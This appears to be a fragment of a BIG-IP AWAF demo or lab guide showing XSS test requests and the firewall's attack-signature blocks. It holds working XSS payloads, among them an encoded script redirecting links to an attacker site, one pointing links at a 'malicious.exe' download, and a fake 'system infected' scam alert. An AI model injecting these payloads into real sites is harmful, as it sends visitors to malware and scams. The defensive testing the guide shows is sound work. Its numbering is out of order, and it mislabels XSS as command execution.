
- (5) index.php?name=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%22%61%22%29%3b%6c%69%6e%6b%5b%30%5d%2e%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2d%73%69%74%65%2e%63%6f%6d%2f%22%3b%7d%3c%2f%73%63%72%69%70%74%3e
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524512
- Attack signature detected: (3)
- XSS script tag end (Parameter) (2)
- XSS script tag (Parameter)
- onload (Parameter)
- BIG-IP AWAF was able to decode the request and then identify that there were detected XSS attack signatures within the request.

- (6) <script>window.onload = function() {var AllLinks=document.getElementsByTagName(“a”); AllLinks[0].href = “http://badexample.com/malicious.exe”; }
- The contents above is designed to perform command execution.
- Support ID: 11995559919303524520
- Attack signature detected: (3)
- XSS script tag end (Parameter) (2)
- XSS script tag (Parameter)
- onload (Parameter)
- (2) <script>alert(“Your system is infected! Call 999-888-7777 for help.”)</script>
- Attempt to log in using the following username string.
Supplemental Links
- None